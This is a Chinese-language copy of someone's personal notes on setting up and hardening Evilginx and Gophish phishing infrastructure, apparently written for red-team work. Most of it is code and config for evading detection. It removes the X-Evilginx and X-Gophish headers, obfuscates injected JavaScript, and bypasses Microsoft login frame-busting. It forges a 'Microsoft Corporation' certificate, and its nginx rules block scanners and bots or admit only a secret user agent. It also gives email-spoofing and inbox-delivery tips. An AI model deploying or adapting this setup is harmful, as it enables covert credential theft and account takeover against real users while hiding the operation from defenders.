Evilginx 网络钓鱼基础设施设置指南 - 保护 Evilginx 和 Gophish 基础设施、清除 IOC、网络钓鱼 TTP
注意: 这些内容是我个人笔记的副本。请不要完全依赖它们。
检查过期域名,如有合适的可直接购买
域名分类
自动化域名信誉检查/提交

方法 1:使用邮件服务提供商
方法 2:其他技巧
技巧 1:作者 Andre Rosario - 来自 BreakDev Red Discord
[email protected],但实际上来自 [email protected](不过技术人员很容易识破这一点)技巧 2:使用 Azure 外部邀请功能 - 来自 BreakDev Red Discord
构建 Evilginx Phishlets
Evilginx 安装脚本
加固 Evilginx 基础设施的技巧 -
https://github.com/An0nUD4Y/Evilginx2-Phishlets#securing-evilginx-infra-tips

- Rewrite URLs on Phishing Pages to avoid detection through URL Path pattern matching (by Kuba).
- Remove IOCs (X-Evilginx header and Default Cert Details)
- Modify Unauth redirect static contents
- Modify code to request wildcard certificates for root domain from Let'sEncrypt other than requesting for each subdomains (As mentioned in Kuba's blog) - Check this repo for reference https://github.com/ss23/evilginx2
- Put evilginx behind a proxy to help against TLS fingerprinting (JA3 and JA3S)
- Use cloudflare in between if possible/feasible (You have to configure the SSL Settings correctly, change it to Full in cloudflare settings)
- Use some known ASN blacklist to avoid getting detected like here (https://github.com/aalex954/evilginx2-TTPs#ip-blacklist)
- Reduce the Number of proxyhosts in phishlet if possible to reduce content loading time.
- Host Evilginx at Azure and use their domain (limit proxy host in phishlet to 1 or find a way , may be create multiple azure sub domains and try with that)
- Add some sub_filters to modify the content of the pages to avoid content based detections, like (Favicon, form title font or style, or anything which seems relevant)
- Block the feedback/telemetry/logs/analytics subdomains using the phishlet sub_filters which can log the domain or may help later on analysis.
- See if js-injected is static or dynamic , if static modify the evilginx js-inject code to create dynamic/obfuscated version of your js for each user/target.
- Make sure to not leak your Evilginx infra IP, Check the DNS history to make sure its not stored anywhere (Analysts may look for older DNS Records of the domain)
- Be aware of this research : https://catching-transparent-phish.github.io/catching_transparent_phish.pdf , repo - https://catching-transparent-phish.github.io/
这些修改也适用于最新的 evilginx + gophish 版本,即 evilginx3.3
提示:在与 evilginx 配合使用时,请在钓鱼模板中使用 {{.URL}} 参数( https://github.com/kgretzky/evilginx2/issues/1042#issuecomment-2052073864)
对 gophish 源码和文件结构进行修改,以保护 GoPhish 基础设施
移除 X-Gophish 实例(X-Gophish-Contact、X-Gophish-Signature)
在 config/config.go 文件中移除 const ServerName= "gophish",并将其改为 const ServerName= "IGNORE"
更改 config.json 文件中的默认 Admin 服务器端口。
修改测试邮件消息签名,以避免在 SMTP 测试期间被检测到。Controllers > api > util.go
Controllers > api > util.go
models > testdata > email_request.go
models > testdata > email_request_test.go
models > testdata > maillog.go
models > testdata > maillog_test.go
models > testdata > smtp_test.go
更改 404 响应
在 文件中添加以下自定义函数
帮助邮件进入收件箱的零散小技巧
博客/演讲/参考资料
移除 X-Evilginx 标头(检查所有包含 req.Header.Set 的代码行,并注释掉 core/http_proxy.go 文件中的相关函数)
// comment line 469
req.Header.Set(p.getHomeDir(), o_host)
//comment line 659
req.Header.Set(p.getHomeDir(), o_host)
// comment function at line 1791-1793
func (p *HttpProxy) getHomeDir() string {
return strings.Replace(HOME_DIR, ".e", "X-E", 1)
}
// comment line 52-54
const (
HOME_DIR = ".evilginx"
)
要修改未授权重定向的静态内容,请在 core/http_proxy.go 文件中搜索 <html>,并修改 HTML 代码以移除所有静态特征。
另外,为了避免静态注入的 JS 代码特征被检测,你可以按如下方式修改代码
确保在 imports 中添加“github.com/tdewolff/minify/js”
re := regexp.MustCompile(`(?i)(<\s*/body\s*>)`)
var d_inject string
if script != "" {
minifier := minify.New() // "github.com/tdewolff/minify/js"
minifier.AddFunc("text/javascript", js.Minify)
obfuscatedScript, err := minifier.String("text/javascript", script)
if err != nil {
// Handle error - Obfuscation failed
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
}
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + obfuscatedScript + "</script>\n${1}"
//d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
} else if src_url != "" {
d_inject = "<script" + js_nonce + " type=\"application/javascript\" src=\"" + src_url + "\"></script>\n${1}"
} else {
return body
}
同时修改 core/cert.db 文件
为 gophish 更改 “rid”。
在 evilginx 前面使用 nginx、caddy 或其他代理。
使用重定向器
<meta http-equiv="refresh" content="5;url=https://example.com">更改默认的 lure URL 模式,该模式为 8 位随机字符串。
// Line 728 in core/terminal.go file
l := &Lure{
Path: "/" + GenRandomString(8),
Phishlet: args[1],
}
重写钓鱼页面上的 URL,以避免通过 URL 路径模式匹配被检测(作者 Kuba)。[此功能在 evilginx 公开版中不可用,你必须自行实现。]
# Only Work in Evilginx Pro Version
# Similar functionality can be implemented in public version as well.
rewrite_urls:
trigger:
domains: ['www.linkedin.com']
paths: ['^/login$']
rewrite:
path: '/this/is/not/the/path/you/are/looking/for.php'
query:
{key:'a', value: 'HOW'}
{key:'b', value: 'MUCH'}
{key:'d', value: 'IS'}
{key:'e', value: 'THE'}
{key:'f', value: 'PHISH'}
{key:'q', value: '{id}'}

修改 lure/会话标识 Cookie 的特征模式和值(作者 @rad9800 )
阻止 Referrer 标头泄露你的钓鱼域名 - 参考这篇研究博客:
resp.Header.Set("Referrer-Policy", "no-referrer")定义你自己的 CSP(内容安全策略),以避免因泄露钓鱼域名而被遥测/金丝雀/检测系统发现。
检查目标站点是否使用了某种金丝雀令牌(CSS、JS),并规避它们
JA4 指纹规避
BITB + evilginx + 框架破环绕过
- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'if\(e.self===e.top\){'
replace: 'if(true){window.oldself=e.self;e.self=e.top;'
mimes: ['text/html', 'charset=utf-8']- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'X-Frame-Options: DENY'
replace: 'Test: test'
mimes: ['text/html', 'charset=utf-8']
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write(’’)
top.location = location
top.location.replace(document.location)
top.location.replace(’URL’)
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML=’’;},1);
window.self.onload = function(evt){document.body.innerHTML=’’;}
var url = window.location.href; top.location.replace(url)
controllers/phish.gofunc customNotFound(w http.ResponseWriter, r *http.Request) {
http.Error(w, "Try again!", http.StatusNotFound)
}
现在将所有 http.NotFound(w, r) 替换为 customNotFound(w, r)
移除 robots.txt 硬编码响应,并在 controllers/phish.go 文件中进行修改
将 phish.go 文件中的相应代码修改为以下内容。
//Modified Response
// RobotsHandler prevents search engines, etc. from indexing phishing materials
func (ps *PhishingServer) RobotsHandler(w http.ResponseWriter, r *http.Request) {
fmt.Fprintln(w, "User-agent: *\nDisallow: /*/*\nDisallow: /.git/*")
}
修改请求中的 “rid” GET 参数
"rid" 实例修改为其他内容。为了更高级的防护,你也可以修改 static 文件夹并将其重命名为其他名称,同时重命名其中的文件,以避免基于路径的检测。不要忘记同步修改相关源代码。
更改 util/util.go 文件中的证书属性
template := x509.Certificate{
SerialNumber: serialNumber,
Subject: pkix.Name{
//Organization: []string{"Gophish"},
Organization: []string{"Microsoft Corporation"},
},
使用 Nginx 代理流量,以避免任何 Golang 服务器指纹
service nginx start
你需要修改 gophish 的 config.json,将 http 端口从 80 改为 8080,并将 https 端口从默认值改为 60002,如下所示
{
"admin_server": {
"listen_url": "127.0.0.1:60002",
"use_tls": true,
"cert_path": "gophish_admin.crt",
"key_path": "gophish_admin.key",
"trusted_origins": []
},
"phish_server": {
"listen_url": "127.0.0.1:8080",
"use_tls": false,
"cert_path": "example.crt",
"key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
"filename": "",
"level": ""
}
}
以下配置将阻止所有 User-Agent 中包含 “Bot” 或 “bot” 的请求
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
若仅允许特定 User-Agent,请使用以下配置。这将阻止所有请求,仅允许 User-Agent 为 “iamdevil” 的请求。
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
修改 Gophish 追踪像素签名,以避免基于已知签名追踪像素的检测。
更改 gophish 邮件头序列模式。该模式可能被用于检测 gophish(来自 BreakDev Red 社区)。
在 gophish 前设置 PostFix,以清除 IOCs、其他检测特征以及邮件的垃圾邮件特征,同时移除并修复邮件头。
GoPhish 研究博客/演讲:
Gophish 替代方案: